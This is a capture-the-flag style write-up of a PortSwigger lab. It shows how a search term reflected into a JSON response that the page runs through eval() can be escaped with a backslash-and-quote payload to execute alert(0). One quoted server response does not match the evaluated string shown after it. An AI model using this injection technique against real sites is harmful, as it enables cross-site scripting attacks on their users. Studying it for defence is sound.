Reflected DOM XSS — eval() Sink via JSON Response
| Field | Value |
|---|---|
| Platform | PortSwigger Web Security Academy |
| Vulnerability | Reflected DOM XSS — eval() Sink |
| Difficulty | Practitioner |
| Source | search parameter → reflected in JSON API response |
| Sink | eval() in client-side JavaScript |
| Goal | Break out of the JSON string context and execute alert(0) |
Phase 1 — Reconnaissance
Initial injection attempts with HTML tags show everything is escaped in the visible response. Inspecting the source reveals an external script:
<script src="/resources/js/searchResults.js"></script>
Reading it:
function search(path) {
    var xhr = new XMLHttpRequest();
    xhr.onreadystatechange = function() {
        if (this.readyState == 4 && this.status == 200) {
            eval('var searchResultsObj = ' + this.responseText);
            displaySearchResults(searchResultsObj);
        }
    };
    xhr.open("GET", path + window.location.search);
    xhr.send();
}
The sink is eval() — it takes the raw JSON response from the server and evaluates it as JavaScript code. The API endpoint:
GET /search-results?search=test
{"results":[],"searchTerm":"test"}
The searchTerm value is reflected directly in the JSON response. eval() then runs:
var searchResultsObj = {"results":[],"searchTerm":"test"}
Phase 2 — Breaking Out of the JSON String
Attempt 1 — inject \":
Sending TETO\"Testing — the server escapes the backslash:
{"results":[],"searchTerm":"TETO\\"Testing"}
The console shows a SyntaxError — the JSON is broken but alert is not executing:

Why the backslash trick works: when we send \", the server escapes it to \\" in the JSON. In the JSON string, \\ represents a single literal backslash — it does not escape the following ". So the " closes the JSON string, and whatever comes after lands outside it as code.
Attempt 2 — inject +alert(0)}//:
Sending TETO\"+alert(0)}//, URL-encoding + as %2B and // as %2F%2F:
/?search=TETO\"%2Balert(0)}%2F%2F
The server returns:
{"results":[],"searchTerm":"TETO\\"+"alert(0)}//"}
eval() receives:
var searchResultsObj = {"results":[],"searchTerm":"TETO\\" + alert(0)}//"}
Breaking it down:
"TETO\\"        ← the searchTerm value (string ending with a backslash)
+               ← string concatenation operator — now outside the string
alert(0)        ← function call — executes here
}               ← closes the JSON object
//              ← comments out the remaining "}

Alert fired. Lab solved.